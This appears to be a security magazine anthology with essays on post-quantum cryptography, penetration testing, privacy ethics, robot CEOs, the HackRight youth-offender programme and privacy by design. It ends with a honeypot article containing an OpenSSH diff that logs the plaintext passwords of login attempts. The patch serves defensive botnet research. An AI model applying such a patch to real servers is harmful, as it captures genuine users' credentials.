The good news is that alternatives exist. The discipline of post-quantum cryptography studies cryptosystems in an attack model where the attacker has access to a large quantum computer. So far several cryptosystems seem to resist such attacks (and attacks using conventional computers) and the field has gotten sufficiently mature that the US National Institute for Standards and Technology (NIST) has called for submissions to make a portfolio of suitable post-quantum systems. The deadline was 30 November 2017 and 69 submissions are now under evaluation by NIST and the research community at large. That means it is too early to crown any winners and thus making recommendations is complicated.

How to prepare for a post-quantum future

For anybody dealing with long-term confidential data the best bet is to stick with older, well-studied systems, that have gotten enough scrutiny and built up enough confidence in the community. These systems are likely less efficient than newer ones, be it in latency, throughput, or the length of operands and bandwidth, but they achieve what they are most wanted for: high confidence in the security.
For everybody else it might be better to wait for recommendations from NIST as the competition will focus the attention of researchers towards the newer systems which will increase the confidence. But while we cryptographers will keep busy on analysing the options it is important for everybody to get ready:

- figure out where cryptography is currently used and for what purpose;
- figure out where long-term security is required and where systems are that could be upgraded and how to upgrade them before quantum computers break the authenticity of the upgrade mechanism.

These action items are also highlighted by NCSC in their "Factsheet Post-quantum cryptography" and by Mosca and Mulholland in "A Methodology for Quantum Risk Assessment"

Cryptographers will be busy

For cryptographers the next 4-5 years will be very busy with analysing the submissions and evaluating them for efficiency, bandwidth, security, and security of implementations to make sure that the best submissions get chosen and no hidden weaknesses remain. Wish us luck and good funding.

Links:

https://www.ncsc.nl/english/current-topics/factsheets/factsheet-post-quantum-cryptography.html

https://globalriskinstitute.org/publications/3423-2/

https://pqcrypto.eu.org/

and

https://pqcrypto.eu.org/docs/initial-recommendations.pdf

Penetration test: commodity or value add?

Pablo González Soto, Co-writers: Wouter Otterspeer and Bram van Tiel, PWC

I will never forget the day when I first saw the film Hackers (1995). Back then, I was just a kid who liked computers in a time when Internet was not even available in the area where I lived. After watching the film a thought that came to mind was that organisations should leverage the knowledge of these hackers, and make use of their skills to make their organisations more secure. However, at that time I never imagined all the factors that are involved in this idea, let alone all its consequences. Today, organisations use the skills of hackers to perform penetration tests in order to find and solve vulnerabilities in their computer systems and IT infrastructure. But is this enough?

Learn how to walk before starting to run

Before considering to perform a penetration test it is really important to understand why this penetration test needs to be performed in the first place. A deep understanding of business needs and risks has to be established first, as well as a clear view of the information security maturity level of the organisation as a whole. Based on these insights it is possible to assess whether a penetration test is the right means to achieve business objectives and to evaluate whether the organisation is prepared to leverage the results of this penetration test.

Just as in any kind of project there are some prerequisites that need to be in place in order to ensure that organisations get the most from that specific project. The penetration test is not an exception. A lot of organisations tend to think that the goal of a penetration test is to detect and fix technical vulnerabilities. However, fixing the detected vulnerabilities will not make an organisation more secure. This is mainly because a penetration test is most of the times limited in scope, time, budget and approach, and only reflects the existing vulnerabilities at the moment the penetration test is performed and not the period before or after.

February

20 Malware uses Teamviewer to spy.

22 Privacy concerns over gaps in eBay crypto.

Organisations need to have a baseline security maturity level adjusted to their risk appetite and threat actors. First, this level is required to deal with the dynamics and stress of the organisation's systems being attacked. Secondly, this maturity is needed to understand the full extent of all findings of the penetration test, the business risk, the residual risk, the root cause, and the lessons learned.

A penetration test is not just about finding technical vulnerabilities and fixing them, but is also about understanding the relevance of the IT environment, the impact and root cause of vulnerabilities, as well as how to solve them. But this is not all, as penetration tests also focus on the future by assessing why vulnerabilities occurred, and how they can be leveraged to improve a business.

Hackers talking business language…

In the process of scoping penetration tests and choosing a specific type of test, a lot of questions need to be answered. Does my organisation need a penetration test performed by an internal team or an external team? Or should internal and external resources be combined? Which approach should I take: white box, grey box, black box? Which environment should be used: production or acceptance? Should penetration tests be carried out continuously or occasionally? Can my organisation afford downtimes? Should I put constraints on the penetration test or give testers full freedom? How do I make sure a penetration test does not influence the performance and availability of the IT environment? How can I be sure if penetration testers know what they are doing? A combined team of business owners, technical staff, and penetration testers need to agree on the answers to all these questions.

> Red teaming is a penetration test performed by experienced and seasoned hackers that perform an attack on the company using any means, including custom exploits, phishing, social engineering on employees, and physical security.

Unfortunately, there is no single solution. Finding the right solution will require an honest (and well-informed) conversation between the main business stakeholders and the penetration testers (regardless whether they are internal or external). Being able to understand the business and its needs, being honest and direct, and being able to speak the same language are key for the success of the engagement.

That is what a good security consultant would say, but there is actually something else. We usually do not think about the extent of what we say or of what is said to us (which is what I experienced after I watched the film Hackers). What does 'understanding the business and its needs, being honest and direct, and being able to speak the same language' actually mean? It does not just mean that we need to reach an agreement. What it means is that we need to find the best solution for the organisation regardless of the initial idea. Unfortunately, this does not happen as often as we would like, since business is usually not fully aligned and the penetration test is often seen as just a part of a checklist that just needs to be ticked off.

Therefore, 'understanding the business and its needs' requires a mentality of questioning everything (keep asking 'why'), thinking out of the box and thinking beyond what others tell us. Only then will we be able to reach the right conclusions. These conclusions may be completely different from the initial idea, but will add much more value to the business. Furthermore, 'being honest and direct' will require everyone to put aside their ego, possible power battles, individual interests and other factors, such as pressure from superiors, pressure on commercial targets, or outside influences. Only then we will be able to discuss the real needs of an organisation, the actual maturity of information security, and the best solution for the business, even if it means that a penetration test is not the best approach. Ultimately, 'being able to speak the same language' means being able to explain the conclusion and the expected value and associated costs to all stakeholders and convince them that this is best for their business. This can only be done if we meet the previous two requirements and are able to explain it in a language that our stakeholders speak and understand.




Figure 1: Test methods for different levels of organisation maturity

Organisation pwned = penetration test succeeded or not?

I talked about what happens before engaging in a penetration test and during the scoping and approach discussions. Then, if a penetration test is found to be the right thing to do, hackers can start doing their job. There are a lot of factors influencing the execution of the penetration test. Some of them are related to the methodology, which can range from a strict 'factory-based' methodology, where there is no flexibility at all, to a completely open or non-existent methodology,

where penetration testers can be more creative and do what they think (and feel) is right at each specific moment. In most situations both extremes are obviously not the best solution. A 'factory-based' approach will probably not completely fit and will not be flexible enough to adapt to the engagement needs. Whereas a completely open methodology implies a risk of having 'amateur cowboys' shooting with all they have (or think they have), leading to quality and performance issues.

One of the other relevant factors is the attitude of the penetration testers, as this is highly influenced by the culture of their team and the organisation. This is especially the case during red teaming exercises, where the goal is to compromise the whole organisation and accomplish the predefined objectives of the simulated test. When this happens, it is usually celebrated in the team since this is quite an achievement which demonstrates that the team is technically knowledgeable (and thus still relevant). In other words, they won the battle. But this should not be regarded as the most important success for the team, as there is always a lot more work to do. Yet, this is not only about translating it into business risks or recommending ways to solve that vulnerability. It is also about trying to understand why the red team was able to get in and why they were not detected by the blue team, as well as about helping the business discover what the root cause is and its implications for the business. Members of the red team and penetration testers should help to improve the security posture of the organisations that they target. This means that penetration testers and information security consultants and officers need to be able to find and explain holistic solutions that go beyond technical aspects.

Commodity or value add?

Right now, there is probably no single conclusion to draw or a single way of classifying all penetration tests that are performed. But whether you are a penetration tester or a business owner, together you can influence many of the factors that can make the penetration test add value to the organisation. And if that penetration test is a commodity or a differentiated service **actually depends on you.**

The ethics of privacy in an age of data protection

Rachel Marbus, KPN

Even if you have been paying just scant attention to privacy, you cannot have missed the General Data Protection Regulation (GDPR) or AVG, de Algemene Verordening Gegevensbescherming in Dutch)[1]. Every other news article on privacy dealt with the GDPR, almost all events organized have guests either explaining the law or telling us how to implement requirements and mitigate our risks. For the past year and a half a lot of organisations have been trying to implement the various requirements the law sets forth, which aim to guarantee a fair and lawful processing of personal data. The GDPR has helped to put privacy back on the agenda. But I do question whether it is always the right agenda.

Data protection and the right to privacy

There is a hyper focus on being compliant with data protection legislation. On having a control framework to help us being accountable where needed. And this is a good development. Privacy does need a lot more attention than it has gotten in previous years. We are able to process more data, aided by new technological developments which provide us with better insight in the person and the surrounding environment than ever before. Even if we are not specifically looking at a person and their personal data we still are able to see a lot that can, in one way or another, be related back to that person. But data protection is not all there is to privacy. Privacy starts with the constitutional right

(1) REGULATION (EU) 2016/679 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation)

as laid down in art. 10 Dutch constitution and art. 8 ECHR (European Convention on Human Rights). It is a right which protects our personal sphere and contains the right to protection from intrusion on our body, relationships, home, family life and correspondence.

The right to privacy is a so called freedom right. In its core the right to respect for private life aims to protect personal freedom and individual autonomy. It protects against intrusion on those freedoms from the government, but also from others such as companies. The right to privacy is an essential right which supports the idea of a democratic state which in itself presupposes the participation of free citizens who are not afraid to speak up.[2] It thus deals with human dignity and this assures an ethical element in the constitutional right to privacy.[3] As Prof. Overkleeft-Verburg states: "Thinking about privacy, is thinking in dilemmas".[4] Rouvroy and Poulet stress the human centeredness of privacy and ipso facto data protection: "Reference to the value of human dignity places the legal regime of data protection in a human centred perspective, and in a vision of society requiring technological developments to be developed at the service of the development of human personality…"[5]

GDPR: fairness and the Data Protection Officer

What we have been doing the past year(s) is placing a hyper focus on compliance with data protection legislation. We are striving to have a complete overview of all data processed, for what purposes, what parties are involved, etc. We set up control frameworks to audit our GDPR-readiness. But overviews and controls will not help us to guarantee the freedoms afforded to us under the constitution.

Just to be clear, the GDPR is not all just a hyper focus on data protection which leads us away from the bigger ethical questions. It begins with the principles on which the regulation is based, namely that any processing has to be done lawful and fair. The latter supposes that anyone who processes personal data does ask the question, after confirming that the processing meets the legal requirements, of fairness: "Is what we are intending to do not only legit, but can we explain what we are doing?". In the GDPR, fairness translates into transparency and as such it is a control mechanism. You have to tell people what you intend to do with their data and for which purposes. But I do think that fairness should be more than transparency, It should also mean that controllers must ask themselves if they are doing not only the legally allowed thing, but also whether they are doing *the right thing*. Our legislators have not been willing to go this far.[6]

There is one other small chapter which will most assuredly help to address the question of ethics in privacy and data protection. Governments, bigger organisations or organisations which process a lot of data or certain sensitive data are obliged to have a Data Protection Officer (DPO). This DPO is protected under the GDPR and the protection afforded can indeed help a lot in guaranteeing that the "difficult questions" still bear consideration. The rules set forth in the GDPR state that a DPO cannot be fired or punished for performing the tasks of his or her function. Which in essence helps a DPO to do their job and advise in an ethically justified manner on privacy cases without fearing ramifications. In other words, it can help the DPO to say "no" where needed. Furthermore the GDPR sets forth that the DPO cannot receive instructions on the performance of his or her tasks, which provides a second safeguard. And to ensure that this DPO does know what he or she says, the GDPR requires that "The data protection officer shall be designated on the basis of professional qualities and, in particular, expert knowledge of data protection law and practices and the ability to fulfil the tasks…". Needless to say, this will be a crucial role in organisations. But the DPO cannot do this alone, every organisation should continually keep asking the ethical questions regarding privacy. Privacy is something we should do together on a day to day basis so our citizens and our customers can trust we are doing the right thing.

DPO: Data Protection Officer. Official function under the GDPR. Responsible for privacy compliance and governance within the organisation.
Controller: the natural or legal person, public authority, agency or other body which, alone or jointly with others, determines the purposes and means of the processing of personal data
Processor: a natural or legal person, public authority, agency or other body which processes personal data on behalf of the controller

(2) See on this for instance: Dr. Antoinette Rouvroy, Prof. Yves Poullet, The right to informational self-determination and the value of self-development, Reassessing the importance of privacy for democracy, Springer, 2009.

(3) See on this Prof. mr. G. Overkleeft-Verburg, Het grondrecht op eerbiediging van de persoonlijke Levenssfeer, Gepubliceerd in: A.K. Koekkoek (red.), De Grondwet, Een systematisch en artikelsgewijs commentaar, derde druk, Deventer 2000, p. 155-178. See also James H. Moor, The ethics of privacy protection, LIBRARY TRENDS, Vol. 39, Nos. 1 and 2, Summer/Fall 1990, pp. 69-82.

(4) Prof. mr. G. Overkleeft-Verburg, Het grondrecht op eerbiediging van de persoonlijke Levenssfeer, Gepubliceerd in: A.K. Koekkoek (red.), De Grondwet, Een systematisch en artikelsgewijs commentaar, derde druk, Deventer 2000, p. 155-178.

(5) Dr. Antoinette Rouvroy, Prof. Yves Poullet, The right to informational self-determination and the value of self-development, Reassessing the importance of privacy for democracy, Springer, 2009, p. 14.

(6) See art 5 GDPR and recital 39

The dawn of the Robot CEO
are we making it easier for cybercriminals?

Martijn van Lom, Kaspersky Lab Benelux

Earlier this year, Alibaba CEO Jack Ma made headlines for proclaiming the imminent arrival of the robot CEO. He told that we are only decades away from having robots run our companies. Within coming 30 years a robot would even grace the cover of Time Magazine.

As implausible as that scenario might seem to some, he's not isolated in his thinking. The CEO of BT Group's Global Services, Luis Alvarez, argued that robots held certain advantages over their human counterparts, chiefly their always-on setting – continuous availability, working without breaks, holidays or even sleep, giving them a massive advantage. To put it into context, a human CEO working 16 hours a day, 5 days a week would still do less than half the hours of a robot CEO in 7 days. Presumably, a robot's ability to stay calm and rational in the most extremely pressurised situations, would give it a healthy advantage as well. In many ways, a robot CEO would make a lot of sense.

Robot board members

For anyone still harbouring doubts about the reality of robot leaders, I have some news for you. It's happening already. In 2014, a Japanese venture capital firm called Deep Knowledge Ventures appointed a robot named 'Vital' to its board. Vital was essentially an algorithm that was tasked with making sound investment decision and was considered as equal member of the board with even equal voting rights.

Well, there are some potential pitfalls of course. Aside from the obvious fact that your new robot boss might lack the emotional intelligence needed to navigate complex people issues, there's also the issue of vulnerability to tampering, or hacking.

Sure, a human CEO can also be corrupted by outside influence, but generally they have the freedom to make up their own minds and will face life-changing consequences should their impropriety be discovered.

March

9 'Nigerian princes' snatch billions from Western biz via fake email.

9 Student finds a 10 year old bug in Adobe Flash.

10 Firefox and Chrome start to treat http sites as insecure.

In most cases, that's incentive enough to ensure CEOs continue to steer the ship in the right direction. Robot CEOs on the other hand, could be completely 'brain-washed' by cybercriminals. For all of their incisive decision making and their unfaltering commitment to the company's balance sheets, board and shareholders, a robot CEO could effectively ruin a company in seconds, or – if obfuscation is the game – quietly skim the company of profits in a 'death by a thousand cuts' approach.

Responsibility of a robot leader

One of Kaspersky Lab's own researchers, Liviu Itoafa, thinks the idea of robot CEOs is intriguing, but says he has some very real concerns about a future where robots are given too much responsibility.

"Cybercriminals go where the money is. That means if the robot stands between them and the possibility of substantial financial gain, they'll find a way to exploit it. It's always a cat and mouse game in cyber security. We come up with a defence; they find a way around it. We respond, they respond. It would be no different for a robot CEO."

"There are currently plenty of attacks on robots that make critical decisions – the robots used in industrial settings for instance. Although these are quite basic versions of a robot – programmed in a very set environment and tasked with simple decision making – the control systems that govern their actions must still make important decisions.

"We've seen these systems infiltrated and sabotaged in the past and it is likely that they will continue to be targeted well into the future. CEO robots will face the same challenges."

Does this mean robot CEOs are simply inviting cybercrime to the door? Well, the trouble is – and this is where it gets complicated – human CEOs, like any other employee, can also be 'hacked'.

Towards the end of 2014, Kaspersky Lab researchers uncovered a hacking campaign known as The Darkhotel APT, aimed at stealing swathes of data from the laptops of thousands of senior business people from across the globe. The victims were specifically targeted according to their seniority and the likelihood of their laptops containing sensitive company information. Intriguingly, for several years the Darkhotel APT maintained a capability to use hotel networks to follow and hit selected targets as they travelled around the world.

CEO as a target

CEOs make excellent targets for cybercriminals. They have access to, and often store, all manner of sensitive information on their laptops and mobile devices that could be used in a multitude of ways by a nefarious hacker. Whether directly to achieve ill-gotten gains, indirectly to more easily gain access to a company network, or to carry out CEO fraud. The Swedish CEO Alf Goransson of Securitas AB knows all about it. He had been declared bankrupt this year after having his identity stolen.

CEO fraud is growing fast. According to Kaspersky Lab's most recent research, one fifth (21%) of phishing attacks targeting businesses globally now involve communications from a cybercriminal masquerading as the boss. Last year Brussels-based Crelan Bank lost USD $76 million to CEO fraud in one of the largest known attacks. While such considerable rewards are on offer, there's little doubt that CEOs will continue to be one of the favourite targets of cybercriminals.

Whether a robot CEO would have greater ability to defend against such attacks is question that can only be answered in time. Until then, one thing is certain. Before we start entrusting robots with executive decision making powers, a great deal of thought will need to be put into the security systems and safeguards around such technology.

The arguments for and against robot CEOs are equally powerful. But whether biological or artificial, CEOs will always be attractive targets and in need, therefore, of intelligent and layered protection from the cybercriminals who would seek to prey on them.

When the force awakens… just a bit too early

Floor Jansen, NHTCU and Lisanne van Dijk, OM

'With great power comes great responsibility' – rule number one for any self-respecting president and ethical hacker. But what if you have only partially developed computer skills, and only a partially developed frontal cortex? You might be silly enough to break into an innocent victim's bank account just to order a pizza. Or you could hack your way into the root account of your ISP just to watch a free movie. There are many factors that contribute to irresponsible online behaviour.

A lack of comprehension of the law, a lack of guidance or positive role models, not being able to grasp the consequences of your actions and negative peer influence may lead to situations that range from unfavourable to disastrous. For both victim and attacker. If such issues could be improved, we might be able to prevent a great deal of cybercrimes.

Moral Compass

Can we expect young hackers to develop their moral compass in the same pace as their computer skills? Shouldn't the government and cyber security industry reach out to the young Skywalkers out there to prevent them from going over to the dark side? The good news

is that more and more preventive initiatives sprout from both the public and the private industry. But unfortunately not all young hackers meet their Obi Wan Kenobi in time. If at all. Should we just give up on those that crossed the line or can we pull them to the Light side?

Like most teenagers, young hackers may sometimes feel misunderstood by adults who form their environment. Chances are that especially senior mentors, who play an important role in their education, - teachers, parents-, would not understand what keeps their young enquiring minds busy and what they are capable of online. Parents might be perfectly happy to find their kid 'playing inside' behind their computer, instead of roaming the streets. But kids who make trouble on the street, will most likely be corrected by police officers, neighbours and eventually their parents, simply because their activities are being noticed and understood as deviant. This natural enforcement of boundaries does not apply to cybercrimes. The boundless digital world offers, for some, an irresistible playground. And by the time any bad activities are noticed, it is because they have already caused damage. The maximum penalties for the cybercrimes committed by young offenders are severe. In the Netherlands, penalties for common cybercrimes committed by youngsters, like DDoS attacks and illegal entry, may go up to four years in prison. This would be detrimental to their personal and technical development.

Is simply putting them behind bars without internet access the solution? Offenders end up with a criminal record, which means that as adults, they will not be able to apply for most jobs within the cyber security industry. And it's exactly this sector that is (always) short of people with the right skills. Not being able to get such a job might lead to frustration and a further disconnection from society, a miserable situation which in turn increases chances of recidivism.

The Dutch Judicial System

Fortunately, the Dutch judicial system offers leeway to impart punishments that fit both the person and the crime. For example, kids who play with fire crackers too enthusiastically, might escape punishment if they agree to a week of education and environmental work. Similar suitable sanctions for young cybercriminals are on the brink of being developed. Criminological research shows that punishments which respond to the criminogenic factors that contributed to the crime committed tend to have most effect. We therefore need a new sanction that on the one hand prevents young cybercriminals from committing more crimes in the future and on the other hand introduces them to positive alternatives.

As the National Public Prosecutor's Office and the National High Tech Crime Unit of the Police noticed that the lack of a suitable sanction became a pressing problem, they decided to take action. More and more young offenders currently flow into the judicial system. Available penalties are either too light or too severe, and above all do not address the criminogenic factors behind the crimes. This is why Lisanne of the Prosecutor's Office and Floor Jansen of the NHTCU decided to develop a new sanction, dubbed HackRight. "This means we do not want them to stop experimenting per se, we want them to do it within the legal boundaries and with the right intentions," says Floor Jansen. "Not all types of what is often called 'hacking' are necessarily illegal," Lisanne van Dijk adds, "it's just a bit of a grey area, especially for those who are not familiar with the law". Ms. Jansen continues: "Of course we have legislation surrounding cybercrime, but this tends to leave room for interpretation. For example, proper rules of engagement for vulnerability testing may be found in the government-endorsed Responsible Disclosure Policy Framework, and are supported in decisions from the judges. But can we expect a 15-year-old to read and understand these?"

HackRight

HackRight contains four modules, all named after Star Wars characters. In the OBI WAN module, young offenders (12-23) will be coached by experienced ethical hackers, either in so-called (physical) hackerspaces or at their workplace. YODA offers a training about the ethical boundaries and the rules of law. LEA is a workshop where positive alternatives for criminal behaviour are presented; like hackerspaces and (volunteer) jobs within cyber security. Last but not least, LUKE covers restorative justice: a form of mediation between victims and the offenders which aims to conclude an agreement to the satisfaction of both of them, whilst involving the community. These modules can be combined and applied by prosecutors or judges alike, to fit the offender's needs as well as society's need for retribution.

The National High Tech Crime Unit and the National Prosecutor's Office are well-known for their strong connection with the private sector. "The government no longer has a monopoly on solving crimes", Ms. van Dijk states, "so why shouldn't we develop sanctions together as well? After all we share an interest in getting positive results." Experts from both the private sector and the judicial system were brought together with ethical hackers in a seminar to discuss the HackRight approach and work out its details, in the implementation of which they will each play an important role.

In 2018, the first cybercrime offenders will be introduced to the HackRight modules. A few pioneering companies have already committed resources to the pilot. If you or your company has always wanted to be an Obi Wan or Yoda and you feel ready to guide young hackers away from the Dark Side and towards the Light (or should be say 'Right') Side? Please feel free to contact us at hackright@nhtcu.nl. May the source be with you.

Making Privacy by Design Concrete

Jaap Henk Hoepman, The Privacy and Identity Lab, Radboud University

Privacy by design is a system development philosophy that says that privacy should be taken into account throughout the full system development lifecycle, from its inception, through implementation and deployment, all the way until the system is decommissioned and no longer used. In software engineering terms this makes privacy, like security or performance, a software quality attribute or non-functional requirement.

Privacy by design is relatively well understood for the actual design and implementation phases of the software development lifecycle (Figure 1). For these privacy design patterns and privacy enhancing technologies help the engineer moving forward. For the concept development and analysis phases privacy by design is less well understood. There are of course privacy impact assessments, but these typically assume a proper design of the system, whose privacy impact needs to be assessed, is available already. A catch-22 situation, really.

To make privacy by design concrete for the early stages of software development as well, we developed eight privacy design strategies. These strategies translate fuzzy legal norms into more concrete design goals that are easier to work with for designers during the concept development and analysis phase of the system development process.




Figure 1: System development lifecycle

These design strategies offer talking points to discuss how the system could be designed in a more privacy friendly fashion, using the approach described by the strategy under consideration. The idea is to consider all strategies, one after the other, and not to focus on a single one only. Applying each strategy in turn will deliver a set of design choices that will improve the overall privacy protection of the system being designed. Which strategy is most fruitful in returning useful design choices depends on the particular system being designed.

We have identified eight such privacy design strategies (Figure 2), by studying the ISO 29100 Privacy Framework, the Organisation for Economic Co-operation and Development (OECD) guidelines and most importantly the General Data Protection Regulation (GDPR), which mandates privacy by




Figure 2: Eight privacy design strategies

design, and which comes into force May 2018. The first four privacy design strategies are data oriented: they focus on minimising the privacy impact of the data processing itself.

Minimize

Limit the processing of personal data as much as possible. There are several ways to achieve this. You can exclude information that is certainly unnecessary. You can only select information that you know you certainly need. You can strip unnecessary data as soon it is no longer needed. And you can destroy any remaining data as soon as possible.

Separate

Prevent correlation of personal data by separating the processing logically or physically. Logical separation can be achieved, for example, by defining different database views. Physical separation can be achieved by distributing the processing of data over separate databases. A more extreme approach is to move from a client-server model to a peer-to-peer model of processing, where personal data is processed in the endpoints (in other words the devices like smartphones owned by the users themselves).

Abstract

Limit as much as possible the amount of detail of personal data being processed. For example, by summarizing data (like storing someone's age instead of the exact date of birth) or grouping data (like processing data about a group of people all living in the same area, instead of each of them individually). Also, one can perturb data by adding noise to it, like reporting only approximate locations for location based services.

Hide:

Protect personal data, or make them unlinkable or unobservable. Prevent personal data from becoming public. Prevent exposure of personal data by restricting access, or hiding its very existence.

The other four strategies are process oriented: they concern the interface with the data subject and the data controller, and focus on the processes required to implement proper privacy protection there.

Inform

Provide data subjects with adequate information about which personal data is processed, how it is processed, and for what purpose. Provide essential information in an easy to understand manner (for example using icons), but also provide pointers to more extensive background information. When relevant, provide real-time notification of data processing (for example the arrow notifying iOS users of the use of their location).

Control

Provide data subjects with mechanisms to control the processing of their personal data. Allow them to update or even retract their personal information. Ask for consent (and allow it to be withdrawn) where relevant. Provide a meaningful choice, allowing users to access a perhaps limited functionality if they do not consent to share their personal information.

Enforce

Commit to a privacy friendly way of processing personal data, and enforce this. Create a company-wide privacy policy, update and enforce this but most importantly uphold it by assigning clear responsibilities and supporting those with adequate resources. Think about implementing a privacy management system




Figure 3: Summary of the eight privacy design strategies

similar to an Information Security Management System (ISMS) from ISO 27001.

Demonstrate

Maintain evidence that you process personal data in a privacy friendly way. Do this by logging critical actions, auditing your systems and activities, and reporting on this.

Using these privacy design strategies in your system development process should make privacy by design more concrete. At least it will make it easier for system engineers to think about designing privacy friendly systems using concrete concepts they are familiar with, instead of the underlying legal concepts that offer them little guidance.

More information

G. Danezis, J. Domingo-Ferrer, M. Hansen, J.-H. Hoepman, D. L. Metayer, R. Tirtea, and S. Schiffner. Privacy and Data Protection by Design - From policy to engineering. Technical report, ENISA, December 2014. ISBN 978-92-9204-108-3, DOI 10.2824/38623. https://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/privacy-and-data-protection-by-design

M. Colesky, J.-H. Hoepman, and C. Hillen. A Critical Analysis of Privacy Design Strategies. In 2016 International Workshop on Privacy Engineering – IWPE'16, San Jose, CA, USA, May 26 2016. http://www.cs.ru.nl/~jhh/publications/iwpe-privacy-strategies.pdf

Randori: a low interaction honeypot with a vengeance

Bouke van Laethem, KPN

> It is not a war out there.
>
> It is a pandemic.

I have been studying botnets for a while now. One day I came up with a simple trick. Working with the data I gathered, and building software around it to analyse botnets, I discovered something significant:

- We could help people whose devices have been taken over
- We could better understand the types of threats we are fighting
- We could build a first response framework to better deal with emerging digital crises

Except we can't. Simply because our response to global digital threats is based on the wrong model. In this article, I will make the case for a paradigm shift: from Cyber warfare to Cyber disease control.

Conception

Randori (乱取り) is a practice in which a designated aikidoka defends against multiple attackers in quick succession.

In last years' ECSP I described how a simple insight led me to build a framework for gathering working credentials of systems attacking my system. Please see github.com/avuko/aiki for more details, an excerpt of the ECSP article and the code.
I wanted to build on top of those interesting results, so I invented randori. The idea behind randori was to:

- Support more protocols
- Stop building fake services
- Scale to keep up with the bots

For all the software to run your own randori honeypot please see https://github.com/avuko/randori

Researches show misuse of smartphone sensors to steal data.

Techniques

To make it all work, I used a number of tried and tested parts readily available in Linux, combined with a couple of hipster techniques. For logging I used the default Pluggable Authentication Modules (PAM) common in Linux. I configured ssh and telnet so the bots had something to attack. To scale with the number of incoming attacks, I used a Golang/ZeroMQ (ØMQ) solution. Last but certainly not least, I used SQlite/Redis and Graphviz for analysis.

Techniques: P(wn) A(ll) M(alware)

For the PAM module which would give us the remote IP address of the attacker, the service attacked and the username/password used, I repurposed Onsec-Lab's pam_steal [1]. To configure telnet to log like I wanted to, I set up an xinetd configuration and installed telnetd. OpenSSH needed just a slight tweak to log the password used by the attacker, because OpenSSH (correctly) refuses to show this by default:

```
diff ./auth-pam.c ../randori/deploy/auth-pam.c}
820c820
<   const char junk[] = "\b\n\r\177INCORRECT";
---
>   /* const char junk[] = "\b\n\r\177INCORRECT"; */
829c829,830
<       ret[i] = junk[i % (sizeof(junk) - 1)];
---
>       /* ret[i] = junk[i % (sizeof(junk) - 1)]; */
>       ret[i] = wire_password[i];
```

Figure 1: OpenSSH (auth-pam.c)

I am still working on adding extra services such as RDP, VNC, SMB, etc.

Increasing attempts

